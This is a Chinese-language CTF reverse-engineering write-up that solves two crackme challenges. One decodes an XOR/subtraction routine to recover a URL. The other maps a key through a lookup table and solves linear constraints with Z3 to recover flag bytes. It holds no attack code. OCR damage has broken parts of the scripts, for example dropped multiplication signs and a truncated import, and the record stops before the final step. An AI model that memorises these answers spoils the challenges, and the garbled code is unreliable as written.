    int  o00OOOOOOOOOOOoooo0o0oo0OOOOOOOOOOOOOOOOOOOOOO00000[] = {0x5D, 0x5C, 0x5B, 0x5A, 0x59, 0x58, 0x57, 0x56, 0x55, 0x54, 0x53, 0x52, 0x51, 0x50,
0x4F, 0x4E, 0x4D, 0x4C, 0x4B, 0x4A, 0x49, 0x48, 0x47, 0x46, 0x45, 0x44, 0x43, 0x42, 0x41, 0x40, 0x3F, 0x3E, 0x3D, 0x3C, 0x3B, 0x3A, 0x39, 0x38, 0x37, 0x36, 0x35, 0x34,
0x33, 0x32, 0x31, 0x30, 0x2F, 0x2E, 0x2D, 0x2C, 0x2B, 0x2A, 0x29, 0x28, 0x27, 0x26, 0x25, 0x24, 0x23, 0x22, 0x21, 0x20, 0x1F, 0x1E, 0x1D, 0x1C, 0x1B, 0x1A, 0x19, 0x18,
0x17, 0x16, 0x15, 0x14, 0x13, 0x12, 0x11, 0x10, 0x0F, 0x0E, 0x0D, 0x0C, 0x0B, 0x0A, 0x09, 0x08, 0x07, 0x06, 0x05, 0x04, 0x03, 0x02, 0x01};
    int o00OOOOOOOOOOOoooo0o0oo0OOOOOOOOOOOOOOOOOOOOOO00000[]={0x65, 0x64, 0x63, 0x62, 0x61, 0x60, 0x5F, 0x5E, 0x5D, 0x5C, 0x5B, 0x5A, 0x59, 0x58,
0x57, 0x56, 0x55, 0x54, 0x53, 0x52, 0x51, 0x50, 0x4F, 0x4E, 0x4D, 0x4C, 0x4B, 0x4A, 0x49, 0x48, 0x47, 0x46, 0x45, 0x44, 0x43, 0x42, 0x41, 0x40, 0x3F, 0x3E, 0x3D, 0x3C,
0x3B, 0x3A, 0x39, 0x38, 0x37, 0x36, 0x35, 0x34, 0x33, 0x00, 0x31, 0x30, 0x2F};
    int len = strlen(URL);
    for(int i = 0; i < len; i++) {
        o00OOOOOOOOOOOoooo0o0oo0OOOOOOOOOOOOOOOOOOOOOO[i] ^=  o00OOOOOOOOOOOoooo0o0oo0OOOOOOOOOOOOOOOOOOOOOO00000[i+1];
```

复制到vs，把难看的变量名重命名，结果如下

```
#include <stdio.h>

int main() {


char URL[46];
char a[46];
strcpy(a, URL);
char b[] = {0x96, 0xa1, 0xa0, 0x9b, 0x9b, 0x5f, 0x49, 0x46, 0x85, 0x82, 0x53, 0x95, 0x7d,
0x36, 0x8d, 0x74, 0x82, 0x88, 0x46, 0x7a, 0x81, 0x65, 0x80, 0x6c, 0x78, 0x2f, 0x6b, 0x6a,
0x27, 0x50, 0x61, 0x38, 0x3f, 0x37, 0x33, 0xf1, 0x27, 0x32, 0x34, 0x1f, 0x39, 0x23, 0xde,
0x1c, 0x17, 0xd4};
int  c[] = {0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D,
0x0E, 0x0F, 0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17, 0x18, 0x19, 0x1A, 0x1B, 0x1C,
0x1D, 0x1E, 0x1F, 0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27, 0x28, 0x29, 0x2A, 0x2B,
0x2C, 0x2D, 0x2E, 0x2F, 0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37, 0x38, 0x39, 0x3A,
0x3B, 0x3C, 0x3D, 0x3E, 0x3F, 0x40, 0x41, 0x42, 0x43, 0x44, 0x45, 0x46, 0x47, 0x48, 0x49,
0x4A, 0x4B, 0x4C, 0x4D, 0x4E, 0x4F, 0x50, 0x51, 0x52, 0x53, 0x54, 0x55, 0x56, 0x57, 0x58,
0x59, 0x5A, 0x5B, 0x5C, 0x5D, 0x5E, 0x5F, 0x60, 0x61, 0x62, 0x63, 0x64, 0x65, 0x66, 0x67,
0x68, 0x69, 0x6A, 0x6B, 0x6C, 0x6D, 0x6E, 0x6F, 0x70, 0x71, 0x72, 0x73, 0x74, 0x75, 0x76,
0x77, 0x78, 0x79, 0x7A, 0x7B, 0x7C, 0x7D, 0x7E, 0x7F, 0x80, 0x81, 0x82, 0x83, 0x84, 0x85,
0x86, 0x87, 0x88, 0x89, 0x8A, 0x8B, 0x8C, 0x8D};
int  d[] = {0x5D, 0x5C, 0x5B, 0x5A, 0x59, 0x58, 0x57, 0x56, 0x55, 0x54, 0x53, 0x52, 0x51,
0x50, 0x4F, 0x4E, 0x4D, 0x4C, 0x4B, 0x4A, 0x49, 0x48, 0x47, 0x46, 0x45, 0x44, 0x43, 0x42,
0x41, 0x40, 0x3F, 0x3E, 0x3D, 0x3C, 0x3B, 0x3A, 0x39, 0x38, 0x37, 0x36, 0x35, 0x34, 0x33,
```

```
0x32, 0x31, 0x30, 0x2F, 0x2E, 0x2D, 0x2C, 0x2B, 0x2A, 0x29, 0x28, 0x27, 0x26, 0x25, 0x24,
0x23, 0x22, 0x21, 0x20, 0x1F, 0x1E, 0x1D, 0x1C, 0x1B, 0x1A, 0x19, 0x18, 0x17, 0x16, 0x15,
0x14, 0x13, 0x12, 0x11, 0x10, 0x0F, 0x0E, 0x0D, 0x0C, 0x0B, 0x0A, 0x09, 0x08, 0x07, 0x06,
0x05, 0x04, 0x03, 0x02, 0x01};
int e[]={0x65, 0x64, 0x63, 0x62, 0x61, 0x60, 0x5F, 0x5E, 0x5D, 0x5C, 0x5B, 0x5A, 0x59, 0x58,
0x57, 0x56, 0x55, 0x54, 0x53, 0x52, 0x51, 0x50, 0x4F, 0x4E, 0x4D, 0x4C, 0x4B, 0x4A, 0x49,
0x48, 0x47, 0x46, 0x45, 0x44, 0x43, 0x42, 0x41, 0x40, 0x3F, 0x3E, 0x3D, 0x3C, 0x3B, 0x3A,
0x39, 0x38, 0x37, 0x36, 0x35, 0x34, 0x33, 0x00, 0x31, 0x30, 0x2F};
int len = strlen(URL);
for(int i = 0; i < len; i++) {
e[i] ^=  d[i+1];


}
for(int i = 0; i < len; i++) {
a[i] ^=  c[i];


}
for(int i = 0; i < len; i++) {
e[i] -=  c[i];


}
for(int i = 0; i < len; i++) {
a[i] -=  c[47 + i];
c[i]^=e[51];


}
for(int i = 0; i < len; i++) {
a[i] +=  d[i];
}
for(int i=0;i<len;i++){
if(a[i] != b[i]){
printf("Error");
}
}
```

简单的加密逻辑,最后a[i]和b[i]要相等

逆向脚本如下,

```
a = [0x96, 0xa1, 0xa0, 0x9b, 0x9b, 0x5f, 0x49, 0x46, 0x85, 0x82, 0x53, 0x95, 0x7d,
0x36, 0x8d, 0x74, 0x82, 0x88, 0x46, 0x7a, 0x81, 0x65, 0x80, 0x6c, 0x78, 0x2f,
0x6b, 0x6a, 0x27, 0x50, 0x61, 0x38, 0x3f, 0x37, 0x33, 0xf1, 0x27, 0x32, 0x34,
0x1f, 0x39, 0x23, 0xde, 0x1c, 0x17, 0xd4]

b = [0x96, 0xa1, 0xa0, 0x9b, 0x9b, 0x5f, 0x49, 0x46, 0x85, 0x82, 0x53, 0x95, 0x7d,
0x36, 0x8d, 0x74, 0x82, 0x88, 0x46, 0x7a, 0x81, 0x65, 0x80, 0x6c, 0x78, 0x2f,
0x6b, 0x6a, 0x27, 0x50, 0x61, 0x38, 0x3f, 0x37, 0x33, 0xf1, 0x27, 0x32, 0x34,
0x1f, 0x39, 0x23, 0xde, 0x1c, 0x17, 0xd4]

c = [0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D,
0x0E, 0x0F, 0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17, 0x18, 0x19, 0x1A,
0x1B, 0x1C, 0x1D, 0x1E, 0x1F, 0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27,
0x28, 0x29, 0x2A, 0x2B, 0x2C, 0x2D, 0x2E, 0x2F, 0x30, 0x31, 0x32, 0x33, 0x34,
0x35, 0x36, 0x37, 0x38, 0x39, 0x3A, 0x3B, 0x3C, 0x3D, 0x3E, 0x3F, 0x40, 0x41,
0x42, 0x43, 0x44, 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D, 0x4E,
0x4F, 0x50, 0x51, 0x52, 0x53, 0x54, 0x55, 0x56, 0x57, 0x58, 0x59, 0x5A, 0x5B,
0x5C, 0x5D, 0x5E, 0x5F, 0x60, 0x61, 0x62, 0x63, 0x64, 0x65, 0x66, 0x67, 0x68,
0x69, 0x6A, 0x6B, 0x6C, 0x6D, 0x6E, 0x6F, 0x70, 0x71, 0x72, 0x73, 0x74, 0x75,
0x76, 0x77, 0x78, 0x79, 0x7A, 0x7B, 0x7C, 0x7D, 0x7E, 0x7F, 0x80, 0x81, 0x82,
0x83, 0x84, 0x85, 0x86, 0x87, 0x88, 0x89, 0x8A, 0x8B, 0x8C, 0x8D ]
d = [0x5D, 0x5C, 0x5B, 0x5A, 0x59, 0x58, 0x57, 0x56, 0x55, 0x54, 0x53, 0x52, 0x51,
0x50, 0x4F, 0x4E, 0x4D, 0x4C, 0x4B, 0x4A, 0x49, 0x48, 0x47, 0x46, 0x45, 0x44,
0x43, 0x42, 0x41, 0x40, 0x3F, 0x3E, 0x3D, 0x3C, 0x3B, 0x3A, 0x39, 0x38, 0x37,
0x36, 0x35, 0x34, 0x33, 0x32, 0x31, 0x30, 0x2F, 0x2E, 0x2D, 0x2C, 0x2B, 0x2A,
0x29, 0x28, 0x27, 0x26, 0x25, 0x24, 0x23, 0x22, 0x21, 0x20, 0x1F, 0x1E, 0x1D,
0x1C, 0x1B, 0x1A, 0x19, 0x18, 0x17, 0x16, 0x15, 0x14, 0x13, 0x12, 0x11, 0x10,
0x0F, 0x0E, 0x0D, 0x0C, 0x0B, 0x0A, 0x09, 0x08, 0x07, 0x06, 0x05, 0x04, 0x03,
0x02, 0x01 ]
e = [0x65, 0x64, 0x63, 0x62, 0x61, 0x60, 0x5F, 0x5E, 0x5D, 0x5C, 0x5B, 0x5A, 0x59,
0x58, 0x57, 0x56, 0x55, 0x54, 0x53, 0x52, 0x51, 0x50, 0x4F, 0x4E, 0x4D, 0x4C,
0x4B, 0x4A, 0x49, 0x48, 0x47, 0x46, 0x45, 0x44, 0x43, 0x42, 0x41, 0x40, 0x3F,
0x3E, 0x3D, 0x3C, 0x3B, 0x3A, 0x39, 0x38, 0x37, 0x36, 0x35, 0x34, 0x33, 0x00,
0x31, 0x30, 0x2F ]

len = 46

for i in range(len):
a[i] -= d[i]
```

```
for i in range(len):
c[i] ^= e[51]
a[i] += c[47 + i]

for i in range(len):
e[i] -= c[i]

for i in range(len):
a[i] ^= c[i]

for i in range(len):
e[i] ^= d[i + 1]

flag_string = ''.join(chr(c) for c in a)
print(flag_string)
```

最后结果


https://am1re-sudo.github.io/Coisni¦github¦io¦

不知为什么有些字符是错的

肉眼观察正确url为https://am1re-sudo.github.io/Coisni.github.io




进入网站看到密钥密文和加密方式rc4



我勒个Z3

下载附件拖入DIE查看，64位，无壳，拖入ida64查看



发现主要逻辑是先输入密钥，长度为16，接着由sub_401B7B函数对密钥进行检查，进入函数

```
1  int __fastcall sub_401B7B(const char *key)
2  {
3    char Destination[24]; // [rsp+20h] [rbp-20h] BYREF
4    int j; // [rsp+38h] [rbp-8h]
5    int i; // [rsp+3Ch] [rbp-4h]
6
7    strncpy(Destination, key, 0x11ui64);
8    for ( i = 0; Destination[i]; ++i )
9    {
10     for ( j = 0; j <= 63; ++j )
11     {
12       if ( Destination[i] == (unsigned __int8)a0123456789abcd[j] )
13       {
14         Destination[i] = j;
15         break;
16       }
17     }
18   }
19   if ( strcmp(Destination, byte_404020) )
20   {
21     puts("[~]Maybe you should reverse this data creafully.see you again!(or idapatc
22     exit(0);
23   }
24   return puts("[~]Good lets check your flag.");
25 }
```

将密钥中的字符一一与a0123456789abcd数组替换

最后与byte_404020数组比较，观察他们两个

```
        db    0
        db    0
37 38 39+a0123456789abcd db '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ?_',0
58 69 6A+                                       ; DATA XREF: sub_401B7B+46↑o
00 00 00+align 20h
        ; _DWORD dword_4040A0[32]
00 89 01+dword_4040A0 dd 19Bh, 113h, 189h, 1C9h, 250h, 536h, 4DEh, 1BCh, 41Bh, 724h, 6D0h, 4A1h, 645h, 475h, 4CAh
02 00 00+                                       ; DATA XREF: sub_40179A+8B↑o
00 BC 01+                                       ; sub_40179A+113↑o
07 00 00+                                       ; sub_40179A+19B↑o
00 45 06+                                       ; sub_40179A+223↑o
04 00 00+dd 1C7h, 33Dh, 5B7h, 28Dh, 244h, 30Eh, 291h, 271h, 301h, 45Fh, 46Fh, 517h, 41Eh, 426h, 4B5h
00      off_404120 dq offset qword_4035C0       ; DATA XREF: sub_401E50+4↑r
                                                ; sub_401E50+15↑r
                                                ; sub_401E50+24↑w


00+align 20h
   ; char byte_404020[1]
0A+byte_404020 db 2Ah, 2 dup(0Eh), 14h, 3 dup(3Fh), 26h, 11h, 0Ah, 2 dup(15h), 0Eh, 17h, 10h, 0Eh
                                                ; DATA XREF: sub_401B7B+88↑o
   db    0
   db    0
```

编写脚本

```
a = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ?_'

key1=[0x2A, 0x0E, 0x0E, 0x14, 0x3F, 0x3F, 0x3F, 0x26,
0x11, 0x0A, 0x15, 0x15, 0x0E, 0x17, 0x10, 0x0E]

key=''

for i in range(16):
key += a[int(key1[i])]

print(key)
```



得到密钥

接着输入flag，

```
  int i; // [rsp+8Ch] [rbp+5Ch]

  sub_401F00(argc, argv, envp);
  memset(flag, 0, sizeof(flag));
  v7 = 0;
  key[0] = 0i64;
  key[1] = 0i64;
  v5 = 0;
  sub_401C41(0i64, &v8);
  for ( i = 0; ; ++i )
  {
    byte_408030 = getchar();
    if ( byte_408030 == 10 || i == 16 )
      break;
    *((_BYTE *)key + i) = byte_408030;
  }
  *((_BYTE *)key + i) = 0;
  sub_401B7B((const char *)key);
  puts("[+]>>>flag:");
  for ( i = 0; ; ++i )
  {
    byte_408030 = getchar();
    if ( byte_408030 == 10 || i == 32 )
      break;
    flag[i] = byte_408030;
  }
  sub_401AAC(flag, key);
  if ( !(unsigned int)sub_40179A(flag) )
  {
    puts("[~]NO,Something_gets_wrong. TT.TT");
    exit(0);
  }
  puts("[~]Wow_you_get_it!!");
  return 0;
}

00001215 main:32 (401F15)
```

观察这个函数

```
{
  int i; // [rsp+Ch] [rbp-4h]

  for ( i = 0; i <= 31; i += 4 )
  {
    if ( *(char *)(a1 + i) + 8 * *(char *)(a1 + i + 1) + 6 * *(char *)(a1 + i + 2) + *(char *)(a1 + i + 3) != dword_4040A0[i]
      || *(char *)(a1 + i + 1) + 8 * *(char *)(a1 + i + 2) + 6 * *(char *)(a1 + i + 3) + *(char *)(a1 + i) != dword_4040A0[i + 1]
      || *(char *)(a1 + i + 2) + 8 * *(char *)(a1 + i + 3) + 6 * *(char *)(a1 + i) + *(char *)(a1 + i + 1) != dword_4040A0[i + 2]
      || *(char *)(a1 + i + 3) + 8 * *(char *)(a1 + i) + 6 * *(char *)(a1 + i + 1) + *(char *)(a1 + i + 2) != dword_4040A0[i + 3] )
    {
      return 0i64;
    }
  }
  return 1i64;
}
```

dword_4040A0如下

```
00 00 00 00+align 20h
           ; _DWORD dword_4040A0[32]
00 00 89 01+dword_4040A0 dd 19Bh, 113h, 189h, 1
50 02 00 00+
00 00 BC 01+
24 07 00 00+
00 00 45 06+
CA 04 00 00+dd 1C7h, 33Dh, 5B7h, 28Dh, 244h, 30
00 00       off_404120 dq offset qword_4035C0


00 00       align 10h
            db 0FFh
            db 0FFh
            db 0FFh
            db 0FFh
            db 0FFh
            db 0FFh
            db 0FFh
            db 0FFh
            db    0
            db    0
            db    0
            db    0
            db    0
            db    0
            db    0
```

Export as

- ○ hex string (unspaced)
- ○ hex string (spaced)
- ○ string literal
- ○ C unsigned char array (hex)
- ○ C unsigned char array (decimal)
- ◉ initialized C variable
- ○ raw bytes

☐ Save data to clipboard

Preview

```
_DWORD dword_4040A0[32] =
{
  411,
  275,
  393,
  457,
  592,
  1334,
  1246,
  444,
  1051,
```

行:1 列:1

Output file export_results.txt

上z3

from z3 import

solver = Solver()

dword_4040A0 =[
411,
275,
393,
457,
592,
1334,
1246,
444,
1051,
1828,
1744,

```
1185,
1605,
1141,
1226,
1676,
997,
455,
829,
1463,
653,
580,
782,
657,
625,
769,
1119,
1135,
1303,
1054,
1062,
1205
]
v1,v2,v3,v4,v5,v6,v7,v8,v9,v10,v11,v12,v13,v14,v15,v16,v17,v18,v19,v20,v21,v22,v23,v24,v25,
v26,v27,v28,v29,v30,v31,v32 = Ints("v1 v2 v3 v4 v5 v6 v7 v8 v9 v10 v11 v12 v13 v14 v15 v16
v17 v18 v19 v20 v21 v22 v23 v24 v25 v26 v27 v28 v29 v30 v31 v32")

solver.add(v1+8v2+6v3+v4 == dword_4040A0[0])
solver.add(v2+8v3+6v4+v1 == dword_4040A0[1])
solver.add(v3+8v4+6v1+v2 == dword_4040A0[2])
solver.add(v4+8v1+6v2+v3 == dword_4040A0[3])

solver.add(v5+8v6+6v7+v8 == dword_4040A0[4])
solver.add(v6+8v7+6v8+v5 == dword_4040A0[5])
solver.add(v7+8v8+6v5+v6 == dword_4040A0[6])
solver.add(v8+8v5+6v6+v7 == dword_4040A0[7])

solver.add(v9+8v10+6v11+v12 == dword_4040A0[8])
solver.add(v10+8v11+6v12+v9 == dword_4040A0[9])
solver.add(v11+8v12+6v9+v10 == dword_4040A0[10])
solver.add(v12+8v9+6v10+v11 == dword_4040A0[11])
```

```
solver.add(v13+8v14+6v15+v16 == dword_4040A0[12])
solver.add(v14+8v15+6v16+v13 == dword_4040A0[13])
solver.add(v15+8v16+6v13+v14 == dword_4040A0[14])
solver.add(v16+8v13+6v14+v15 == dword_4040A0[15])

solver.add(v17+8v18+6v19+v20 == dword_4040A0[16])
solver.add(v18+8v19+6v20+v17 == dword_4040A0[17])
solver.add(v19+8v20+6v17+v18 == dword_4040A0[18])
solver.add(v20+8v17+6v18+v19 == dword_4040A0[19])

solver.add(v21+8v22+6v23+v24 == dword_4040A0[20])
solver.add(v22+8v23+6v24+v21 == dword_4040A0[21])
solver.add(v23+8v24+6v21+v22 == dword_4040A0[22])
solver.add(v24+8v21+6v22+v23 == dword_4040A0[23])

solver.add(v25+8v26+6v27+v28 == dword_4040A0[24])
solver.add(v26+8v27+6v28+v25 == dword_4040A0[25])
solver.add(v27+8v28+6v25+v26 == dword_4040A0[26])
solver.add(v28+8v25+6v26+v27 == dword_4040A0[27])

solver.add(v29+8v30+6v31+v32 == dword_4040A0[28])
solver.add(v30+8v31+6v32+v29 == dword_4040A0[29])
solver.add(v31+8v32+6v29+v30 == dword_4040A0[30])
solver.add(v32+8v29+6*v30+v31 == dword_4040A0[31])

if solver.check() == sat:
ans = solver.model()
flag = []
flag.append(ans[v1])
flag.append(ans[v2])
flag.append(ans[v3])
flag.append(ans[v4])
flag.append(ans[v5])
flag.append(ans[v6])
flag.append(ans[v7])
flag.append(ans[v8])
flag.append(ans[v9])
flag.append(ans[v10])
flag.append(ans[v11])
```

```
flag.append(ans[v12])
flag.append(ans[v13])
flag.append(ans[v14])
flag.append(ans[v15])
flag.append(ans[v16])
flag.append(ans[v17])
flag.append(ans[v18])
flag.append(ans[v19])
flag.append(ans[v20])
flag.append(ans[v21])
flag.append(ans[v22])
flag.append(ans[v23])
flag.append(ans[v24])
flag.append(ans[v25])
flag.append(ans[v26])
flag.append(ans[v27])
flag.append(ans[v28])
flag.append(ans[v29])
flag.append(ans[v30])
flag.append(ans[v31])
flag.append(ans[v32])
print(flag)
else:
print("w")
```

```
C:\Users\22642\PycharmProjects\第八周Python实验\.venv\Scripts\python.exe C:\Users\22642\PycharmProjects\第八周Python实验\test2.py
[23, 40, 7, 26, 29, 3, 69, 125, 111, 9, 125, 118, 99, 126, 74, 54, 112, 89, 28, 5, 25, 63, 9, 70, 111, 26, 43, 48, 58, 102, 60, 69]
```

得到唯一解，接着往上逆

```
const char *__fastcall sub_401AAC(const char *flag, __int64 key)
{
  const char *result; // rax
  int flag_len; // [rsp+28h] [rbp-8h]
  int i; // [rsp+2Ch] [rbp-4h]

  sub_4019EB((__int64)flag);
  result = (const char *)strlen(flag);
  flag_len = (int)result;
  for ( i = 0; i <= 31; ++i )
  {
    flag[i] ^= flag[(flag_len + i - 1) % flag_len];
    result = &flag[i];
    *result ^= *(_BYTE *)(key + (47 - i) % 16) ^ (unsigned __int8)i;
  }
  return result;
}
```

```
__int64 __fastcall sub_4019EB(__int64 flag)
{
  __int64 result; // rax
  char v2; // [rsp+3h] [rbp-Dh]
  int k; // [rsp+4h] [rbp-Ch]
  int j; // [rsp+8h] [rbp-8h]
  int i; // [rsp+Ch] [rbp-4h]

  for ( i = 0; i <= 7; ++i )
  {
    for ( j = 0; ; ++j )
    {
      result = (unsigned int)j;
      if ( j >= i )
        break;
      v2 = *(_BYTE *)(flag + 4 * i);
      for ( k = 0; k <= 2; ++k )
        *(_BYTE *)(flag + 4 * i + k) = *(_BYTE *)(4 * i + k + 1i64 + flag);
      *(_BYTE *)(flag + 4 * i + 3i64) = v2;
    }
  }
  return result;
}
```

简单的加密

flag = [23, 40, 7, 26, 29, 3, 69, 125, 111, 9, 125, 118, 99, 126, 74, 54, 112, 89, 28, 5, 25, 63, 9, 70, 111, 26, 43,
48, 58, 102, 60, 69]

key = 'Geek___Challenge'

